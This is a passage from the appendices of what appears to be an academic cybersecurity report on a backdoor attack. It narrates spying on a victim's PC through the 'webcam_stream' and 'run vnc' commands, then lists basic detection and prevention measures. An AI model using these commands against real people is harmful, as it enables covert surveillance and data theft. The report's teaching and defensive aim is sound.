

Figure 31: Viewing the information of the victim's pc.

7.9 Appendix 9 (Stealing Data)

Using the **'webcam_stream'** command to access the webcam of the victim's system.



Figure 32: Using the webcam stream command.

Successfully accessing the webcam of the victim in order to breach their privacy.



Figure 33: Accessing the webcam of the victim.

Running **‘run vnc’** command to gain the information of the victim by monitoring them.



Figure 34: Running the VNC command to monitor the system.

Gaining the confidential data of the victim my monitoring them.



Figure 35: Attacker gaining confidential data.

7.10 Appendix 10 (Detection Techniques)

As most cyberattacks exhibit some kind of unusual behavior, even if it is subtle. To detect that a user is a victim of such an attack, various detection techniques can be used. Some of them are,

Checking the payload in the event viewer



Figure 36: Checking the payload through the event viewer.

The was receiving messages from the bank with the messages of withdrawing money in large amounts.



Figure 37: Victim receiving notifications from the bank.

There was a payload running in the background as the third-party apache files.



Figure 38: Apache running in the background.

Scanning the file in threat intel platforms after downloading it which can detect the payload hiding behind it.



Figure 39: Scanning the file on threat intel platforms.

7.11 Appendix 11 (Prevention Techniques)

There are prevention techniques that can be used to raise awareness or detect individuals who are vulnerable to such backdoor attacks.

During this attack, the victim should have checked the extension of the file sent to him after clicking the link in the email.



Figure 40: Checking the extension of the file.

Keeping sure that the firewall of the system is always on.



Figure 41: Keeping the firewall of the system on.

Also, keeping the antivirus of the system always on.



Figure 42: Keeping the antivirus of the system on.